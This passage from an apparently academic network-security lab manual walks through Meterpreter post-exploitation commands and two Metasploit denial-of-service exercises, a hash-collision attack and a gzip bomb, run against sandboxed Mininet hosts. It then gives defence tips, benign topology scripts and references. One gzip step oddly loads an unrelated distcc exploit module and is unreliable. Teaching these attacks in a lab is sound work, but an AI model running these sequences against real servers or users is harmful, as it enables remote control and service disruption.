- *background*, which puts the Meterpreter session to the background and returns to the msf console. To get back to the Meterpreter session, use *session -i <meterpreter_session>*.
- *download <path_to_file>*, to download files from the victim's machine.
- *upload <path_to_file>*, to upload files to the victim's machine.
- *edit <path_to_file>*, to modify a file using the Vim editor.
- *execute -f <command>*, to run any Linux command on the target machine.
- *ipconfig*, to display all the network interfaces and addresses of the victim's machine.
- *shell*, to obtain a standard shell on the target system.

There are also commands used to control the webcam and the microphone if they are available.

7.2 DoS

Another wide branch of attacks and vulnerabilities are instead aimed at causing disruption in the victim's machine.

7.2.1 Hashtable Collisions

The Metasploit *auxiliary/dos/http/hashcollision_ dos* module uses a denial-of-service (DoS) condition appearing in a variety of programming languages. This vulnerability occurs when storing multiple values in a hash table and all values have the same hash value. This can cause a web server parsing the POST parameters issued with a request into a hash table to consume hours of CPU with a single HTTP request. Currently, only the hash functions for PHP and Java are implemented. This module was tested with PHP + httpd, Tomcat, Glassfish and Geronimo. It also generates a random payload to bypass some IDS signatures. [24]

Exercise Start the *twoHostsLimited.py* topology, and open the terminals of the hosts *alice* and *bob*.

Alice starts the Apache2 server and launches Wireshark.

Bob launches the Metasploit console and scans his target:

```
bob> msfconsole
bob-msf> nmap -sS 10.0.0.1
```

finding that port 80 is open. Now Bob selects the module to attack the victim:

```
bob-msf> use auxiliary/dos/http/hashcollision_dos
```

and then sets all the options:

```
bob-msf auxiliary(...)> set RHOST 10.0.0.1
bob-msf auxiliary(...)> set TARGET PHP
bob-msf auxiliary(...)> set RLIMIT 200
```

Before starting the attack open another SSH terminal towards the Mininet VM, that will be later used to check Alice's CPU usage.

Now Bob launches the attack:

```
bob-msf auxiliary(...)> exploit
```

The module will find the hash values that cause the bug, generate a HTTP POST request with them and send it to the victim.

Once the attack starts check all the traffic on Wireshark, then from the previously opened Mininet VM terminal launch:

```
vm> cat /sys/fs/cgroup/cpuacct/alice/cpuacct.usage
```

which shows the total CPU time in nanoseconds, and notice how quickly it increases. Also, run some commands on Alice's terminal or try the TAB auto-completion to check that it is responding slowly.

7.2.2 Gzip Memory Bomb Denial Of Service

This module generates a zip bomb, which is a malicious archive file designed to crash or render useless the program or system reading it. It is often employed to disable antivirus software, in order to create an opening for more traditional viruses. Rather than hijacking the normal operation of the program, a zip bomb allows the program to work as intended, but the archive is carefully crafted so that unpacking it (e.g. by a virus scanner in order to scan for viruses) requires inordinate amounts of time, disk space or memory. [25]

Exercise Start the *twoHostLimited.py* topology, and open the terminals of the hosts *alice* and *bob*.

Bob opens the Metasploit console and selects the module for the attack:

```
bob> msfconsole
bob-msf> use auxiliary/dos/http/gzip_bomb_dos
```

and sets the options:

```
bob-msf> use exploit/unix/misc/distcc_exec
bob-msf exploit(...)> set ROUNDS 3
```

Setting ROUND to 3 and keeping the default size of 10240, will generate a 300 byte gzipped file that expands to 10GB when extracted.

Finally, Bob launches the attack:

```
bob-msf exploit(...)> exploit
```

which will generate the zip bomb and start the web servers that host it.

Alice launches Chromium and visits the URL of Bob's malicious web server (obviously a user won't visit such a website, but he can be tricked into visiting it using various techniques, like those illustrated in exercise 4.2.2 and in exercise 4.4, i.e. DNS spoofing and DHCP masquerade with shadow server).

Now everything will start to slow down since the browser will start to decompress the gzip file, using a lot of system resources.

To check the CPU usage of Alice open another SSH terminal towards the Mininet VM and run repeatedly:

```
vm> cat /sys/fs/cgroup/cpuacct/alice/cpuacct.usage
```

showing that she is consuming a lot of CPU.

7.3 Defence mechanisms

Since Metasploit is able to perform so many different types of attacks, there is no single line of security, but various general precautions can be taken:

- Use complex passwords that would take too much time to be obtained through a brute force attack.

- Keep the system and all the programs always updated to the latest version, so to patch any eventual known vulnerability.
- Install and keep always updated an antivirus, so to detect malware and other attacks.

8 Conclusions

The reader of this work should have by now understood the basics of performing and defending from security attacks. It should also be clear that performing many kinds of attacks is fairly trivial, and this work just scratched the surface of them. Each day new vulnerabilities are discovered, new malware are developed, and since no definitive security mechanism exists, the best move is to learn how these attacks work, so to proper research new defence and detection mechanisms.

This work could be further extended first of all by introducing new attack types, but probably an important effort could be made in extending attacks towards Windows OS, because, since it has almost the 90% of operating systems market share [32], lots of effort in developing attacks, tools and in discovering and exploiting vulnerabilities is put on. Another extension could be preparing a VM full of risks and vulnerabilities, using it for security training (like Metasploitable [33], a target machine full of vulnerabilities and security issues, used to evaluate Metasploit).

A Python scripts

Script 1: simpleTopo.py

```
#!/usr/bin/python

from mininet.net import Mininet
from mininet.topo import Topo
from mininet.node import Node
from mininet.cli import CLI
from mininet.log import setLogLevel
from privateEtcHost import PrivateEtcHost
import sys

class SimpleTopo(Topo):

  # 2 or 3 hosts connected through a switch, each with private /etc directories"

  # Add Alice and Bob hosts
  def addAliceBob(self, hostGroup):
    hostAlice = self.addHost('alice', ip='10.0.0.1/24', mac='00:00:00:00:00:01',
           cls=PrivateEtcHost)
    hostBob = self.addHost('bob', ip='10.0.0.2/24', mac='00:00:00:00:00:02',
            cls=PrivateEtcHost)
    hostGroup.append(hostAlice)
    hostGroup.append(hostBob)

  def build(self, n=2):

    n=int(n)

    # Add hosts and switch
    centralSwitch = self.addSwitch('s1')
    hostGroup = []
    self.addAliceBob(hostGroup)
    if(n < 2):
      print "*** Minimum number of hosts is two ***"
      print "*** Instantiating two hosts ***"
    elif(n >= 3):
      if(n > 3):
        print "*** Maximum number of hosts is three ***"
        print "*** Instantiating three hosts ***"
      hostChuck = self.addHost('chuck', ip='10.0.0.3/24', mac='00:00:00:00:00:03',
             cls=PrivateEtcHost)
      hostGroup.append(hostChuck)

    # Add links
    for h in hostGroup:
      self.addLink( centralSwitch, h)

def simpleTopo():

  # Check arguments passed

  nHosts = False

  if(len(sys.argv) > 1 and sys.argv[1].isdigit()):
    topo = SimpleTopo(sys.argv[1])
```

```
    nHosts = True
  else:
    topo = SimpleTopo()

  net = Mininet( topo )
  if((len(sys.argv) == 2 and sys.argv[1] == 'c') or
     (len(sys.argv) > 2 and sys.argv[2] == 'c')):
    net.addNAT().configDefault()
  else:
    if (nHosts == False and len(sys.argv) >= 2):
      print "*** Wrong parameters ***"
      print "*** Usage: python simpleTopo.py [n] [c] ***"
      print "*** with n integer number of hosts (optional) that can be 2 or 3"
      print "*** and c to give internet access to the topology. ***"
      print "*** Starting topology with 2 hosts and no internet access ***"

  net.start()
  CLI(net)
  net.stop()


if __name__ == '__main__':
  setLogLevel( 'info' )
  simpleTopo()
```

Script 2: ddos.py

```
#!/usr/bin/python

from mininet.net import Mininet
from mininet.topo import Topo
from mininet.node import Node, CPULimitedHost
from mininet.cli import CLI
from mininet.log import setLogLevel
import sys

class DDoS(Topo):

  # 50 hosts connected through a switch, and h1 gets only 5% of the available CPU

  def build(self):

    # Add hosts and switch
    centralSwitch = self.addSwitch('s1')
    hostGroup = []
    h1 = self.addHost('h1', ip='10.0.0.1/24', mac='00:00:00:00:00:01', cpu=.05)
    for k in range(2,51):
      host = self.addHost('h%d' %k, ip='10.0.0.%d/24' %k,
           mac='%s' %hex(k)[2:].zfill(12))
      hostGroup.append(host)

    # Add links
    self.addLink(centralSwitch, h1)
    for h in hostGroup:
      self.addLink( centralSwitch, h)

def ddos():
```

```
31
32    topo = DDoS()
33    net = Mininet( topo )
34    net.start()
35    CLI(net)
36    net.stop()
37
38
39  if __name__ == '__main__':
40    setLogLevel( 'info' )
41    ddos()
```

Script 3: dhcpMasquerade.py

```
1   #!/usr/bin/python
2
3   from mininet.net import Mininet
4   from mininet.topo import Topo
5   from mininet.link import TCLink
6   from mininet.cli import CLI
7   from mininet.log import setLogLevel, info
8   from privateEtcHost import PrivateEtcHost
9
10  class DHCPTopo( Topo ):
11
12    # 3 hosts connected through a switch, with one being connected
13    # to a link with limited bandiwdth and 500ms of delay"
14
15    def build( self ):
16
17      # Add hosts and switch
18      switch = self.addSwitch( 's1' )
19
20      hostAlice = self.addHost( 'alice', ip='10.0.0.1/24', mac='00:00:00:00:00:01',
21              cls=PrivateEtcHost )
22      hostBob = self.addHost( 'bob', ip='10.0.0.2/24', mac='00:00:00:00:00:02',
23               cls=PrivateEtcHost )
24      hostChuck = self.addHost( 'chuck', ip='10.0.0.3/24', mac='00:00:00:00:00:03',
25              cls=PrivateEtcHost )
26
27      # Add links
28      self.addLink( hostAlice, switch )
29      self.addLink( hostChuck, switch )
30      self.addLink( hostBob, switch, bw=10, delay='500ms' )
31
32
33  def dhcp():
34
35    topo = DHCPTopo()
36    net = Mininet( topo=topo, link=TCLink )
37    net.addNAT().configDefault()
38    net.start()
39    CLI(net)
40    net.stop()
41
42
43  if __name__ == '__main__':
```

```
44  setLogLevel( 'info' )
45  dhcp()
```

Script 4: randFilesLimitedBwTopo.py

```
1  #!/usr/bin/python
2
3  from mininet.net import Mininet
4  from mininet.topo import Topo
5  from mininet.link import TCLink
6  from mininet.node import Node
7  from mininet.cli import CLI
8  from mininet.util import dumpNodeConnections
9  from mininet.log import setLogLevel
10 from privateEtcHost import PrivateEtcHost
11 import sys
12
13 class RandomFilesHost( Node ):
14
15   def config( self, **params ):
16     super( RandomFilesHost, self).config( **params )
17
18
19     # Create random files
20     self.cmd("mkdir /var/www/html/ipsec")
21     self.cmd("openssl rand -out /var/www/html/ipsec/10K 10000")
22     self.cmd("openssl rand -out /var/www/html/ipsec/100K 100000")
23     self.cmd("openssl rand -out /var/www/html/ipsec/1M 1000000")
24     self.cmd("openssl rand -out /var/www/html/ipsec/10M 10000000")
25     self.cmd("openssl rand -out /var/www/html/ipsec/100M 100000000")
26
27     # Create private /etc directory
28     etc = '/tmp/etc-%s' % self.name
29     self.cmd( 'mkdir -p', etc )
30     self.cmd( 'mount --bind /etc', etc )
31     self.cmd( 'mount -n -t tmpfs tmpfs /etc' )
32     self.cmd( 'ln -s %s/* /etc/' % etc )
33     self.cmd( 'rm -rf /etc/*' )
34     self.cmd( 'cp -a /%s/. /etc/' % etc )
35
36   def terminate( self ):
37
38     # Remove randomly generated files
39     self.cmd("rm -r /var/www/html/ipsec")
40
41     # Remove temporary /etc directory
42     etc = '/tmp/etc-%s' % self.name
43     self.cmd( 'umount /etc' )
44     self.cmd( 'umount', etc )
45     self.cmd( 'rm -r', etc )
46     super( RandomFilesHost, self ).terminate()
47
48 class LimitedBwTopo(Topo):
49
50   # Two hosts connected through a switch, with limited bandwidth.
51   # Alice host has random generated files under /var/www/html/ipsec/
52
```

```
53    def build(self, bandwidth=5):
54
55      # Configure bandwidth value
56      bandwidth=float(bandwidth)
57      if(bandwidth <= 0.01):
58        print "*** Minimum bandwidth is 0.01 Mbps ***"
59        print "*** Setting it to the minimum value ***"
60        bandwidth=0.01
61      elif(bandwidth >= 1000):
62        print "*** Maximum bandwidth is 1000 Mbps ***"
63        print "*** Setting it to the maximum value ***"
64        bandwidth=1000
65
66      # Add hosts and switch
67      centralSwitch = self.addSwitch('s1')
68      hostAlice = self.addHost('alice', ip='10.0.0.1/24', mac='00:00:00:00:00:01',
69             cls=RandomFilesHost)
70      hostBob = self.addHost('bob', ip='10.0.0.2/24', mac='00:00:00:00:00:02',
71              cls=PrivateEtcHost)
72
73      # Add links
74      self.addLink( centralSwitch, hostAlice, bw=bandwidth)
75      self.addLink( centralSwitch, hostBob, bw=bandwidth)
76
77  def limitedBwTopo():
78    if(len(sys.argv) > 1):
79
80      # Check if argument is a valid float
81      try:
82        float(sys.argv[1])
83        topo = LimitedBwTopo(sys.argv[1])
84      except ValueError:
85        print "*** Wrong parameters ***"
86        print "*** Usage: python randFilesLimitedBwTopo.py [b] ***
87        print "*** with b float value of links' bandwidth in Mbps. ***"
88        topo = LimitedBwTopo()
89    else:
90      topo = LimitedBwTopo()
91
92    net = Mininet(topo, link=TCLink)
93    net.start()
94    CLI(net)
95    net.stop()
96
97
98  if __name__ == '__main__':
99    setLogLevel( 'info' )
100   limitedBwTopo()
```

Script 5: clusterVM1.py

```
1  #!/usr/bin/python
2
3  from mininet.net import Mininet
4  from mininet.node import Controller, RemoteController, Node
5  from mininet.cli import CLI
6  from mininet.log import setLogLevel, info
```

```
from mininet.link import Link, Intf
from privateEtcHost import PrivateEtcHost

def vm1Net():

  # Set machines' addresses
  vm1_ip='w.x.y.z'
  vm2_ip='a.b.c.d'
  controller_ip='a.b.c.d'

  # Create empty network without building it now
  net = Mininet( topo=None, build=False)

  # Configure the remote controller
  net.addController( 'c0', controller=RemoteController, ip=controller_ip,  port=6633)

  # Add hosts, switch and links
  hostAlice = net.addHost( 'alice', ip='10.0.0.1/24', mac='00:00:00:00:00:01',
          cls=PrivateEtcHost )
  s1 = net.addSwitch( 's1' )
  net.addLink( hostAlice, s1 )

  # Delete old tunnel if it still exists
  s1.cmd('ifconfig s1-gre1 down')
  s1.cmd('ip tunnel del s1-gre1')
  s1.cmd('ip link del s1-gre1')

  # Create GRE tunnel
  s1.cmd('ip link add s1-gre1 type gretap local '+vm1_ip+' remote '+vm2_ip+' ttl 64')
  s1.cmd('ip link set dev s1-gre1 up')

  # Add the GRE interface to the switch
  Intf( 's1-gre1', node=s1 )

  net.start()
  CLI( net )

  # Delete the tunnel before exiting
  s1.cmd('ifconfig s1-gre1 down')
  s1.cmd('ip tunnel del s1-gre1')
  s1.cmd('ip link del s1-gre1')
  net.stop()

if __name__ == '__main__':
  setLogLevel( 'info' )
  vm1Net()
```

Script 6: clusterVM2.py

```
#!/usr/bin/python

from mininet.net import Mininet
from mininet.node import Controller, RemoteController, Node
from mininet.cli import CLI
from mininet.log import setLogLevel, info
from mininet.link import Link, Intf
from privateEtcHost import PrivateEtcHost
```

```
9
10 def vm2Net():
11
12   # Set machines' addresses
13   vm1_ip='w.x.y.z'
14   vm2_ip='a.b.c.d'
15   controller_ip='a.b.c.d'
16
17   # Create empty network without building it now
18   net = Mininet( topo=None, build=False)
19
20   # Configure the remote controller
21   net.addController( 'c0', controller=RemoteController, ip=controller_ip,  port=6633)
22
23   # Add hosts, switch and links
24   hostBob = net.addHost( 'bob', ip='10.0.0.2/24', mac='00:00:00:00:00:02',
25         cls=PrivateEtcHost )
26   s2 = net.addSwitch( 's2' )
27   net.addLink( hostBob, s2 )
28
29   # Delete the old tunnel if still exists
30   s2.cmd('ifconfig s2-gre1 down')
31   s2.cmd('ip tunnel del s2-gre1')
32   s2.cmd('ip link del s2-gre1')
33
34   # Create GRE tunnel
35   s2.cmd('ip link add s2-gre1 type gretap local '+vm2_ip+' remote '+vm1_ip+' ttl 64')
36   s2.cmd('ip link set dev s2-gre1 up')
37
38   # Add the GRE interface to the switch
39   Intf('s2-gre1', node=s2)
40
41   net.start()
42   CLI( net )
43
44   # Delete the tunnel before exiting
45   s2.cmd('ifconfig s2-gre1 down')
46   s2.cmd('ip tunnel del s2-gre1')
47   s2.cmd('ip link del s2-gre1')
48
49   net.stop()
50
51 if __name__ == '__main__':
52   setLogLevel( 'info' )
53   vm2Net()
```

Script 7: twoHostsLimited.py

```
1 #!/usr/bin/python
2
3 from mininet.net import Mininet
4 from mininet.topo import Topo
5 from mininet.node import Node, CPULimitedHost
6 from mininet.cli import CLI
7 from mininet.log import setLogLevel
8 import sys
9
```

```
class TwoHostsLimited(Topo):

  # 2 hosts connected through a switch
  # Alice with 5% of the system CPU, Bob with the 50%

  def build(self):

    # Add hosts and switch
    centralSwitch = self.addSwitch('s1')
    hostAlice = self.addHost('alice', ip='10.0.0.1/24', mac='00:00:00:00:00:01',
           cls=CPULimitedHost, cpu=.05)
    hostBob = self.addHost('bob', ip='10.0.0.2/24', mac='00:00:00:00:00:02',
            cls=CPULimitedHost, cpu=.5)

    # Add links
    self.addLink( centralSwitch, hostAlice)
    self.addLink( centralSwitch, hostBob)

def twoHostsLimited():

  topo = TwoHostsLimited()
  net = Mininet( topo=topo, host=CPULimitedHost )
  net.start()
  CLI(net)
  net.stop()


if __name__ == '__main__':
  setLogLevel( 'info' )
  twoHostsLimited()
```

Script 8: privateEtcHost.py

```
#!/usr/bin/python

from mininet.node import Node

class PrivateEtcHost( Node ):
  def config( self, **params):
    super( PrivateEtcHost, self).config( **params )
    etc = '/tmp/etc-%s' % self.name
    self.cmd( 'mkdir -p', etc )

    # Bind the /etc folder to the /tmp/etc-hostName folder just created
    # so the same content is accessible in it
    self.cmd( 'mount --bind /etc', etc )

    # Mount a temporary fylesystem at the /etc directory
    self.cmd( 'mount -n -t tmpfs tmpfs /etc' )

    # Create links to each file from the /tmp/etc-hostName folder
    # in the /etc folder
    self.cmd( 'ln -s %s/* /etc/' % etc )

    self.cmd( 'rm -rf /etc/*' )
    self.cmd( 'cp -a /%s/. /etc/' % etc )

```

```
25    def terminate( self ):
26      etc = '/tmp/etc-%s' % self.name
27      self.cmd( 'umount /etc' )
28      self.cmd( 'umount', etc )
29      self.cmd( 'rm -r', etc )
30      super( PrivateEtcHost, self ).terminate()
```

References

[1] Symantec Corporation, "Internet Security Threat Report 2018", Tech. Rep. 23, Symantec. https://www.symantec.com/content/dam/symantec/docs/reports/istr-23-2018-en.pdf

[2] S. Corporation, "Ransom.Wannacry." https://www.symantec.com/security-center/writeup/2017-051310-3522-99

[3] Verizon Enterprise, "2018 Data Breach Investigations Report", Tech. Rep. 11, Verizon. https://www.verizonenterprise.com/resources/reports/rp_DBIR_2018_Report_en_xg.pdf

[4] CyberEdge Group, "2018 Cyberthreat Defense Report", tech. rep., CyberEdge. https://cyber-edge.com/wp-content/uploads/2018/03/CyberEdge-2018-CDR.pdf

[5] D. Bombal and J. Duponchelle, "Getting Started with GNS3." https://docs.gns3.com/1PvtRW5eAb8RJZ11maEYD9_aLY8kkdhgaMB0wPCz8a38/index.html

[6] Mininet Team, "Mininet Overview." http://mininet.org/overview/

[7] B. Lantz, N. Handigol, B. Heller, and V. Jeyakumar, "Introduction to Mininet." https://github.com/mininet/mininet/wiki/Introduction-to-Mininet

[8] A. Coleman, D. Bombal, J. Duponchelle, and R. Ganancial, "GNS3 Windows Install." https://docs.gns3.com/11YYG4NQlPSl31YwvVvBS9RAsOLSYv0Ocy-uG2K8ytIY/index.html

[9] Mininet Team, "VM and installation questions." https://github.com/mininet/mininet/wiki/FAQ#vm-and-installation-questions

[10] Mininet Team, "Download/get started." http://mininet.org/download/

[11] A. Lioy and D. Berbecaru, "Network security - basic attacks", October 2017. Laboratory of the course "Computer system security" (02KRQ) - Politecnico di Torino, http://security.polito.it/~lioy/02krq/02krq_1718_lab01.pdf

[12] S. Choi, "SSH MITM attack demo using Mininet." https://github.com/yo2seol/mininet_sshmitm, August 2015

[13] S. Choi, "TCP hijacking attack demo using Mininet." https://github.com/yo2seol/mininet_tcp_hijacking, August 2015

[14] Wikipedia contributors, "Denial-of-service attack." https://en.wikipedia.org/wiki/Denial-of-service_attack

[15] Wikipedia contributors, "Smurf attack." https://en.wikipedia.org/wiki/Smurf_attack

[16] Wikipedia contributors, "Smurf attack - fraggle attack." https://en.wikipedia.org/wiki/Smurf_attack#Fraggle_attack

[17] Wikipedia contributors, "Dynamic Host Configuration Protocol." https://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol

[18] Techopedia, "Masquerade Attack." https://www.techopedia.com/definition/4020/masquerade-attack

[19] Mininet, "Dhcp masquerade attack." https://github.com/mininet/mininet/wiki/Dhcp-masquerade-attack, August 2014

[20] Margaret Rouse - Whatis.com, "Metasploit Project - Metasploit Framework." https://whatis.techtarget.com/definition/Metasploit-Project-Metasploit-Framework

[21] D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, "Metasploit Unleashed - Free Ethical Hacking Course." https://www.offensive-security.com/metasploit-unleashed/

[22] FuzzDB Project, "FuzzDB." https://github.com/fuzzdb-project/fuzzdb/tree/master, Dictionary of attack patterns and primitives for black-box application fault injection and resource discovery

[23] D. Kennedy, J. O'Gorman, D. Kearns, and M. Aharoni, "Metasploit Unleashed - About the Metasploit Meterpreter." https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/, Metasploit module

[24] A. Klink, J. Waelde, S. A, Crosby, D. S. Wallach, K. Kotowicz, and C. Mehlmauer, "Hashtable collisions." https://www.rapid7.com/db/modules/auxiliary/dos/http/hashcollision_dos, Metasploit module

[25] Wikipedia contributors, "Zip bomb." https://en.wikipedia.org/wiki/Zip_bomb

[26] A. Lioy and D. Berbecaru, "IPsec and Transport Layer Security", November 2017. Laboratory of the course "Computer system security" (02KRQ) - Politecnico di Torino, http://security.polito.it/~lioy/02krq/02krq_1718_lab04.pdf

[27] The Internet Engineering Task Force (IETF). https://www.ietf.org

[28] G. Gee, "Using Linux GRE tunnels to connect two Mininet networks." https://techandtrains.com/2014/01/25/using-linux-gre-tunnels-to-connect-two-mininet-networks/, January 2015

[29] A. Lioy and D. Berbecaru, "Firewall", December 2017. Laboratory of the course "Computer system security" (02KRQ) - Politecnico di Torino, http://security.polito.it/~lioy/02krq/02krq_1718_lab05.pdf

[30] Wikipedia contributors, "Stateful firewall." https://en.wikipedia.org/wiki/Stateful_firewall

[31] Slacksite, "Active FTP vs. Passive FTP, a Definitive Explanation." http://slacksite.com/other/ftp.html

[32] Wikipedia contributors, "Usage share of operating systems." https://en.wikipedia.org/wiki/Usage_share_of_operating_systems#Market_share_by_category

[33] Rapid7, "Metasploitable3." https://github.com/rapid7/metasploitable3